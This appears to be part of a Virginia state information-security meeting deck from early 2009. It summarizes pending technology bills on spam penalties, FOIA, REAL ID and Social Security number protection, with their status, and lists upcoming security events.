Unsolicited bulk electronic mail (spam); penalty. Creates a Class 1 misdemeanor for (1) the use of a computer or computer network to transmit, with the intent to falsify or forge electronic mail transmission information or other routing information, unsolicited bulk electronic mail (spam) through or into the computer network of an EMSP that has implemented anti-spam security measures; or (2) knowingly selling, giving, or otherwise distributing or possessing with the intent to sell, give, or distribute software that (i) is primarily designed or produced for the purpose of facilitating or enabling the falsification of the transmission information or other routing information of spam in an effort to bypass anti-spam security measures of an EMSP; (ii) has only limited commercially significant purpose or use other than to facilitate or enable the falsification of the transmission information or other routing information of spam; or (iii) is marketed by that person acting alone or with another for use in facilitating or enabling the falsification of the transmission information or other routing information of spam.

A person is guilty of a Class 6 felony if, in addition to the Class 1 misdemeanor offense, (i) the volume of spam transmitted exceeded 10,000 attempted recipients in any 24-hour time period, 100,000 attempted recipients in any 30-day time period, or one million attempted recipients in any one-year time period; or (ii) the revenue generated from a specific spam transmission exceeded $1,000 or the total revenue generated from all spam transmitted through any EMSP exceeded $50,000. This bill parallels the existing spam law but adds provisions requiring that a person bypass an anti-spam security measure implemented by an EMSP to be culpable for the offense. ***Patron: Loupassi***

Status:

01/09/09 House: Referred to Committee for Courts of Justice

HB 2022

Technology Services, Council on; eliminates Council.

Council on Technology Services; repealed. Repeals the Council on Technology Services. ***Patron: Rust***

Status:

01/13/09 House: Referred to Committee on Science and Technology
01/19/09 House: Reported from Science and Technology (19-Y 0-N)
01/21/09 House: Read first time
01/22/09 House: Read second time and engrossed
01/23/09 House: Read third time and passed House BLOCK VOTE (97-Y 0-N)

01/23/09 House: VOTE: BLOCK VOTE PASSAGE (97-Y 0-N)

HB 2023

Virginia Information Technologies Agency; to delegate powers & responsibilities.

Powers of VITA. Authorizes Virginia Information Technologies Agency (VITA), subject to approval by the Secretary of Technology, to delegate to an agency within the executive branch the power to provide for the centralized marketing, provision, leasing, and executing of license agreements for electronic access to public information and government services through the Internet, wireless devices, personal digital assistants, kiosks, or other such related media. The delegated agency would be authorized to fix and collect fees and charges for such services. ***Patron: Rust***

Status:
01/13/09 House: Referred to Committee on Science and Technology

HB 2028

Surplus materials; DGS to establish procedure to allow members to purchase certain laptop computers.

Disposition of surplus materials; certain laptop computers. Requires the Department of General Services to establish procedures that allow members of the General Assembly in accordance with rules established by the Joint Rules Committee to purchase, at a reasonable cost not to exceed the trade-in value for such equipment, the laptop computers, software, and related peripheral equipment provided to them by the respective clerk of the House of Delegates or the Senate of Virginia. ***Patron: Marshall***

Status:
01/13/09 House: Referred to Committee on General Laws
01/19/09 House: Assigned GL sub: FOIA

HB 2033

State employees; four-day work week.

State employees; four-day work week. Creates the "Work 4 Savings Initiative" and requires the Department of Human Resource Management, among other duties, to (i) establish and implement a program, with the approval of the Governor, that permits any state employee to work a four-day work week consisting of four 10-hour days, Monday through Friday, per week, the impact of which is fiscally neutral and keeps state employee annual holiday leave accrual whole and (ii) report to the Governor and General Assembly on the implementation of this program. The bill exempts certain public safety and other agencies from participation in the program. The bill provides that implementation of the four-day work week program shall be mandatory for state agencies covered in the bill when the Revenue Stabilization Fund is impacted. The Governor shall by executive order direct such state agencies to implement the four-day work week program within such time and manner as directed in the executive order, not to exceed 60 days of the issuance thereof. When the Revenue Stabilization Fund is no longer impacted, the Governor may rescind the executive order requiring implementation of the four-day work week program. The bill provides that its provisions will expire on July 1, 2012. ***Patron: Lingamfelter***

Status:
01/13/09 House: Referred to Committee on General Laws
01/19/09 House: Assigned GL sub: Professional/Occupational/Administrative Process

HB 2044

Health information technology; adoption of standards.

Health information technology; adoption of standards. Allows the Information Technology Investment Board to establish an advisory committee, consisting of persons with expertise in health care and information technology, to advise it on the adoption of health information technology technical and data standards. ***Patron: Nixon***

Status:

01/13/09 House: Referred to Committee on Science and Technology

HB 2181

Freedom of Information Act; protection of internal controls of State's financial systems.

Freedom of Information Act; protection of internal controls of the Commonwealth's financial systems. Exempts from the mandatory disclosure requirements of FOIA documentation or other information that describes the design, function, operation, or implementation of internal controls over the Commonwealth's financial processes and systems, and the assessment of risks and vulnerabilities of those controls, including the annual assessment of internal controls mandated by the Comptroller, the disclosure of which would jeopardize the security of the Commonwealth's financial assets. However, summary reports relating to the soundness of any fiscal process shall be disclosed in a form that does not compromise the internal controls. ***Patron: Phillips***

Status:
01/14/09 House: Referred to Committee on General Laws
01/22/09 House: Assigned GL sub: FOIA
01/22/09 House: Subcommittee recommends reporting with amendment(s)

HB 2285 / SB 936

Searchable Database Website of Revenue, Budget Item, & Expenditure; Sec. of Technology to create.

Secretary of Technology; Virginia Enterprise Applications Program; searchable database website of state budget expenditures and revenues. Provides for the Virginia Enterprise Applications Program (VEAP) within the Office of the Secretary of Technology to create and maintain a searchable database website containing information on state revenues, appropriations, and expenditures. Under the bill, the Director of VEAP shall develop a pilot searchable database website available for public use no later than July 1, 2010. Beginning in July 2011, the searchable database website shall be updated for (i) fiscal years that ended prior to July 1, 2009, and (ii) for future fiscal years not later than 60 days following the close of the fiscal year. The Director of VEAP, the Auditor of Public Accounts and the Joint Legislative Audit and Review Commission shall work together to coordinate efforts in obtaining, summarizing, and compiling information in order to avoid duplication of efforts. The website shall be made available in a format designed to encourage the greatest amount of use by the general public. The website shall provide access to all levels of budget spending in state government ***Patron (House) Cline; (Senate) Cuccinelli***

Status: 01/14/09 House: Referred to Committee on Science and Technology

HB 2421

Freedom of Information Act; definition of public record.

Freedom of Information Act; definition of public record. Clarifies that the definition of public record does not include correspondence, messages or other records or portions thereof created or received by a public employee, appointee or officer that relate to personal matters and do not address public business; however such records may be disclosed in the discretion of the custodian. ***Patron: May***

Status: 01/14/09 House: Referred to Committee on General Laws

01/23/09 House: Assigned GL sub: FOIA

HB 2423

Broadband Advisory Council; established.

Broadband Advisory Council. Establishes the Governor's Broadband Advisory Council. The purpose of the Council shall be to advise the Governor on policy and funding priorities to expedite deployment and reduce the cost of broadband access in the Commonwealth. The council shall be staffed by the Office of Telework Promotion and Broadband Assistance.

Patron: May

Status: 01/14/09 House: Referred to Committee on Science and Technology

HB 2426/SB 1318

Government Data Collection and Dissemination Practices Act; extends implementation of prohibition.

Government Data Collection and Dissemination Practices Act; collection of social security numbers. Extends from July 1, 2009, to July 1, 2010, the implementation of the prohibition against collecting an individual's social security number unless collection of such number is (i) authorized or required by state or federal law and (ii) essential for the performance of that agency's duties. The bill contains several technical amendments, all to become effective July 1, 2010.

Patron: (House) May; (Senate) Houck

Status: 01/14/09 House: Referred to Committee on General Laws

01/23/09 House: Assigned GL sub: FOIA

HB 2427

Protection of Social Security Numbers Act; first five digits to be confidential from disclosure.

Protection of Social Security Numbers Act; penalties. Provides that the first five digits of a social security number contained in a public record shall be confidential and exempt from disclosure under the Freedom of Information Act. The bill does allow release of a social security number under certain limited circumstances, including proper judicial order; to federal, state or local law-enforcement or correctional personnel; by one agency to another agency in Virginia or to an agency in another state, district, or territory of the United States; and to any data subject exercising his rights under the Government Data Collection and Dissemination Practices Act. The bill provides for penalties for violation.

Patron: May

Status: 01/14/09 House: Referred to Committee on General Laws
01/23/09 House: Assigned GL sub: FOIA

HB 2438

Electronic reforms; various amendments to Title 24.2 that authorize State Board of Elections.

Electronic reforms; State Board of Elections. Makes various amendments to Title 24.2 (Elections) that authorize the State Board of Elections to utilize various electronic systems. The bill specifies that the State Board shall (i) accept absentee voter applications and receive changes of a registered voter's name or address electronically; (ii) conduct a pilot program permitting a participating candidate for office, other than a party nominee, to provide electronically some or all of the signatures of qualified voters required to get his name on the ballot; and (iii) provide electronic pollbooks for each precinct or locality that uses them at least five days, rather than 10 days, before an election. The bill also provides that the State Board shall provide only electronic pollbooks, and not written pollbooks, for any election held on or after July 1, 2010, or any subsequent year and makes corresponding amendments that become effective on July 1, 2010. The bill also provides that the State Board of Elections may furnish absentee voter applicant lists to candidates or political party chairmen for use only for campaign and political purposes. Such lists shall not contain any voter's social security number, or part thereof, day and month of birth, or the residence address of a voter who has provided a post office box in lieu of a residence street address. ***Patron: Poisson***

Status: 01/14/09 House: Referred to Committee on Privileges and Elections
01/22/09 House: Assigned P & E sub: Elections

HB 2497

Electronic government; Secretary of Technology to develop and implement strategies therefore.

Facilitation of electronic government. Requires the Secretary of Technology to develop and implement strategies for the adoption of electronic government and electronic signature initiatives that would allow for the electronic submission of documents and forms, with a goal of adoption of electronic government initiatives by July 1, 2013. Each agency would be required to identify such electronic government initiatives that could improve services to citizens and improve efficiencies as part of its strategic plan, and would be required to report to the Secretary of Technology a list of all paper or electronic forms currently in use by the agency. ***Patron: Nixon***

Status: 01/14/09 House: Referred to Committee on Science and Technology

HB 2508

Electronic filing; Secretary of Technology to assist state agencies in expanding citizen access.

Electronic filing with state agencies. Authorizes the Secretary of Technology to assist state agencies, as defined in § 2.2-2006, in expanding citizen access to government through the electronic filing of any information required or permitted to be filed with such state agencies. The bill also requires state agencies, as part of the Government Performance and Results Act, to identify in their strategic plan efforts to expand citizen access to government through electronic filing and reporting. ***Patron: Pollard***

Status: 01/15/09 House: Referred to Committee on Science and Technology

HB 2539

Information Technology Investment Board; oversight of information technology, etc. in State.

Oversight of information technology and applications in the Commonwealth; Information Technology Investment Board; Chief Information Officer. Includes oversight of agency and enterprise-wide technology applications under the purview of the powers and duties of the Information Technology Investment Board (ITIB). The bill clarifies that the ITIB's contract with the Chief Information Officer may be for a term of up to five years, and appoints the Secretary of Finance to the ITIB in place of the Governor's appointment from a list of individuals nominated by the legislature. ***Patron: Nixon***

Status: 01/19/09 House: Referred to Committee on Science and Technology

HB 2608

Secretary of Administration; telecommuting and alternative work schedules for state employees; effectiveness.

Secretary of Administration; telecommuting and alternative work schedules for state employees; effectiveness. Provides that the Secretary of Administration, in cooperation with the Secretary of Technology and in consultation with the Council on Technology Services, shall measure the effectiveness of the comprehensive statewide telecommuting and alternative work schedule policy. The bill provides that the head of each agency shall report annually to the Secretary on the status of any programs or policies developed and implemented pursuant to this section. Any agency head failing to comply with the requirements of this section shall forfeit one percent of the moneys appropriated for the operation of the agency as provided in the appropriation act. The Secretary shall so notify the Comptroller, who shall take such moneys and deposit them into the Literary Fund. The bill also requires the Department of Human Resource Management to notify state employees by email or other method deemed appropriate by the Department of the statewide telecommuting and alternative work schedule policy.
Patron: Hugo

Status: 01/22/09 House: Committee Referral Pending

SB 833

Notaries public; equipment, etc. standards for electronic notarization to be developed by ITA.

Notaries public. Provides that equipment, security, and technological standards for electronic notarization shall be developed by the Virginia Information Technologies Agency in consultation with the Secretary of the Commonwealth. The process for developing and maintaining such standards shall be exempt from the Administrative Process Act. In addition, the bill requires that applicants submit a registration form for registering and being commissioned as an electronic notary public, which shall include certification of compliance to the Secretary of the Commonwealth with the aforementioned electronic notary standards developed. Furthermore, the bill provides that a notary's electronic signature and seal shall conform to the developed standards for electronic notarization. This bill contains an emergency clause.
Patron: Locke

Status: 12/17/08 Senate: Referred to Committee on General Laws and Technology

SB 841

REAL ID Act and citizens' privacy; prohibits DMV, etc. from using any type of computer chip, etc.

REAL ID Act and citizens' privacy. Prohibits DMV or any other agency of the Commonwealth from using any type of computer chip or radio-frequency identification on licenses and identification cards and from sharing certain data with other states or with any federal government agency. Further provides that no biometric data will be gathered or retained.

Patron: Cuccinelli

Status: 12/22/08 Senate: Referred to Committee on Transportation

SB 892

Information Technology Investment Board; approval of development of certain major projects.

Information Technology Investment Board; approval of the development of certain major information technology projects. Requires the Information Technology Investment Board, within 30 days after approval of the development of any major information technology project in excess of $5 million, to notify the House Appropriations and Senate Finance Committees of the scope, cost, and implementation schedule of the proposed project. Under the bill, the Board may proceed with the project unless objections are raised by either Committee within 30 days of the notification. If objections are made, the Board may not proceed with the project until the objections are resolved. ***Patron: McDougle***

Status: 12/31/08 Senate: Referred to Committee on General Laws and Technology

SB 935

Remote access to land records; allows occasional access thereto by public and sets a fee.

Occasional remote access to land records; fee. Allows for occasional remote access to land records by the general public and sets a fee in an amount not to exceed the usual copying fee. Such occasional remote users will not be charged the $50 per month subscriber fee. ***Patron: Smith***

Status: 01/06/09 Senate: Referred to Committee for Courts of Justice
01/13/09 Senate: Assigned Courts sub: Civil

SB 1009

Electronic communication service providers, etc.; search warrants executed upon.

Search warrants executed upon electronic communication service providers or remote computing service providers. Provides that a search warrant for records or other information pertaining to a subscriber to, or customer of, an electronic communication service or remote computing service that is transacting or has transacted any business in the Commonwealth, including the contents of electronic communications, may be served upon such a provider within or without the Commonwealth by mail, facsimile, or other electronic means. Currently, there is no provision for service of such a warrant outside the Commonwealth nor is there a specific provision allowing for mail, fax or electronic service. Additionally, under current law, electronic communications are expressly excluded from the coverage of the warrant. ***Patron: Deeds***

Status:
01/13/09 Senate: Referred to Committee for Courts of Justice
01/14/09 Senate: Assigned Courts sub: Criminal

SB 1046

REAL ID Act, federal; amends provisions for obtaining licenses.

Obtaining licenses and identification cards; federal REAL ID Act. Amends provisions for obtaining licenses to comply with federal REAL ID Act requirements. ***Patron: Miller***

Status: 01/13/09 Senate: Referred to Committee on Transportation

SB 1277

Land records; social security numbers not be contained therein on Internet.

Land records; social security numbers. Requires, beginning July 1, 2012, that social security numbers not be contained in land records posted via secure remote access to the Internet. ***Patron: Newman***

Status:

01/14/09 Senate: Referred to Committee for Courts of Justice

01/15/09 Senate: Assigned Courts sub: Civil

SB 1316

Freedom of Information Act; strikes requirement to publish a database index, etc.

Freedom of Information Act; requirements to publish a database index and a statement of rights and responsibilities. Strikes the requirement to publish an index of computer databases and amends the requirement to publish a statement of rights and responsibilities to ensure that the public can find out generally what types of public records a public body has and what exemptions may apply to those records. This bill is a recommendation of the Freedom of Information Advisory Council.
Patron: Houck

Status: 01/14/09 Senate: Referred to Committee on General Laws and Technology

SB 1431

REAL ID Act; Commonwealth's participation.

REAL ID Act; Commonwealth's participation. Provides that the Commonwealth will not comply with any provision of the federal REAL ID Act and with any other federal law, regulation, or policy that would compromise the economic privacy, biometric data, or biometric samples of any resident of the Commonwealth. ***Patron: Cuccinelli***

Status: 01/16/09 Senate: Referred to Committee on General Laws and Technology

SB 1499

State agency employment and procurement; participation in E-Verify program.

State agency employment and procurement; participation in E-Verify program. Requires state agencies and contractors with state agencies to verify the social security number of newly hired employees using the E-Verify Program. The bill defines "E-Verify Program" as an Internet-based system operated by the Department of Homeland Security in partnership with the Social Security Administration to determine the validity of social security numbers. Under the bill, the effective date of the provisions is contingent on the General Assembly and the governor determining that the E-Verify Program is fully functional and properly funded. ***Patron: Barker***

Status:
01/23/09 Senate: Presented and ordered printed 098822201
01/23/09 Senate: Referred to Committee on General Laws and Technology

Upcoming Events

UPCOMING EVENTS! IS Orientation

IS Orientation

Wednesday, February 11th, 1:00 to 3:30 p.m. @CESC

Information Security Orientation is a small group exploration of Information Security in the Commonwealth focusing on the COV Information Security Policy and Standards and is open to all Commonwealth state and local government persons interested in Information Security.

To register email CommonwealthSecurity@VITA.Virginia.Gov

UPCOMING EVENTS: MS-ISAC Webcast 2/12

National Webcast:

Payment Card Industry Data Security Standard (PCI-DSS)

Thursday, February 12, 2009, 2:00 – 3:00 p.m. (Eastern)

Presenters:

Tony Hernandez, CISSP, CISA,
Managing Director, SMART Business Advisory & Consulting Svs.
and
Taylor McKinley, Product Marketing Manager, Fortify Software

Register @: http://www.msisac.org/webcast/

UPCOMING EVENTS! CIO-CAO Mtg.

CIO-CAO Communications Meeting:

Formally known as AITR Meeting. This meeting has moved to an every other month schedule.

Tuesday, February 24

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

Location: **Department of Motor Vehicles**
2300 W. Broad St.
Richmond, VA

UPCOMING EVENTS! IS Council

Commonwealth Information Security Council

Wednesday, February 25th, 9:00 - 11:00 a.m. @ CESC with Committee meetings from 11:00 – 12:00 p.m.

If you would like to attend or be on the agenda for either the Council meeting or a Committee meeting please either contact a Committee co-chair or send an email to CommonwealthSecurity@VITA.Virginia.Gov (not vendors please)

Find out more about your Commonwealth Information Security Officer's Council at:
http://www.vita.virginia.gov/security/default.aspx?id=5128

UPCOMING EVENTS! February ISOAG

Wednesday, February 25th 1:00 - 4:00 p.m. @ CESC

DRAFT AGENDA

2008 STATEWIDE REVIEW OF INFORMATION SECURITY - Goran Gustavsson, APA

2009 SAS 70 and Security Audits - TBD, Deloitte & Touché

Legislation – Peggy Ward

UPCOMING EVENTS! Future 2009 ISOAG's

All currently from 1:00 – 4:00 pm at CESC


(please let us know if you want to host in the Richmond area!)

Wednesday, March 25

Wednesday, April 29

Wednesday, May 27

Wednesday, June 17



Any Other Business ??????

ADJOURN

THANK YOU FOR ATTENDING!!